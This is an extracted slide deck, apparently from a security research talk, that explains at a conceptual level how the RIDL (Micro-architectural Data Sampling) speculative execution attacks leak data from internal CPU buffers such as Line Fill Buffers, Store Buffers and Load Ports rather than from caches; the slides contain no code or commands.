


But where are we *actually* leaking from?

LEAKY SOURCES




LEAKY SOURCES




Previous attacks had it *easy*, they leak from caches

LEAKY SOURCES




Caches are well documented and well understood.

LEAKY SOURCES




But RIDL does *not* leak from caches!

LEAKY SOURCES




But what else is there to leak from?

LEAKY SOURCES




There are other internal CPU buffers

LEAKY SOURCES




Line Fill Buffers, Store Buffers and Load Ports

LEAKY SOURCES



But there is more!

LEAKY SOURCES



Uncached Memory

We can leak from various internal CPU buffers!

RIDL is a **class** of speculative execution attacks
also known as **Micro-architectural Data Sampling**

Let's focus on one particular instance:

Line Fill Buffers

